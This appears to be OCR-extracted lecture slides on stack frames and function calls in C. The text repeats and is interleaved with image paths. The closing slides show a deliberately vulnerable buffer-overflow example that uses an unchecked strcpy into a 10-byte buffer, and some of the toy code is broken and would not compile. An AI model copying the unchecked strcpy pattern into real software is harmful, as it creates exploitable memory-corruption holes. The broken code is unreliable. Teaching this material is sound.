
Previous Frame Pointer

Value of Var 1

Value of Var 1

Stack Frame Format

The Stack



Stack frame for main()

0xFFFFF

Return Address for Main

Previous Frame Pointer

X = 3

Y = 3

Stack and Function Invocation


```
int main(){

        int x = 3;
        int y = 3;

        foo(x,y)

        int a = 0;
        foo2(a);

        return 0;
}
```

```
int foo(x,y){

        printf(x);
        printf(y);

        int z = 1;

        foo2(z)

        return 0;
}
```

```
int foo2(p){

        printf(p);

        return 0;
}
```

Stack Frame Format
Value of Arg 1
Value of Arg 2
Return Address
Previous Frame Pointer
Value of Var 1
Value of Var 1

The Stack



0xFFFFF

Stack frame for main()

The Stack
Return Address for Main
Previous Frame Pointer
X = 3
Y = 3

Stack and Function Invocation

```
int main(){

        int x = 3;
        int y = 3;

        foo(x,y)

        int a = 0;
        foo2(a);

        return 0;
}
```

```
int foo(x,y){

        printf(x);
        printf(y);

        int z = 1;

        foo2(z)

        return 0;
}
```


```
int foo2(p){

        printf(p);

        return 0;
}
```

Stack Frame Format


Value of Arg 1
Value of Arg 2
Return Address
Previous Frame Pointer
Value of Var 1
Value of Var 1

Program done!

The Stack




Stack and Function Invocation




```
#include <string.h>
#include <stdio.h>
#include <stdlib.h>

void foo(char *str)
{
    char buffer[10];
    strcpy(buffer, str);
}

int main(int argc, char *argv[])
{
    foo(argv[1]);
    printf("Returned Properly\n");
    return 0;
}
```

The Stack




Stack and Function Invocation




```
#include <string.h>
#include <stdio.h>
#include <stdlib.h>

void foo(char *str)
{
    char buffer[10];
    strcpy(buffer, str);
}

int main(int argc, char *argv[])
{
    foo(argv[1]);
    printf("Returned Properly\n");
    return 0;
}
```

The Stack




Stack and Function Invocation



```
#include <string.h>
#include <stdio.h>
#include <stdlib.h>

void foo(char *str)
{
    char buffer[10];
    strcpy(buffer, str);
}

int main(int argc, char *argv[])
{
    foo(argv[1]);
    printf("Returned Properly\n");
    return 0;
}
```

The Stack



0xFFFFF

main() stack frame

...

...

Return Address

..

foo() stack frame


...

...

Return Address

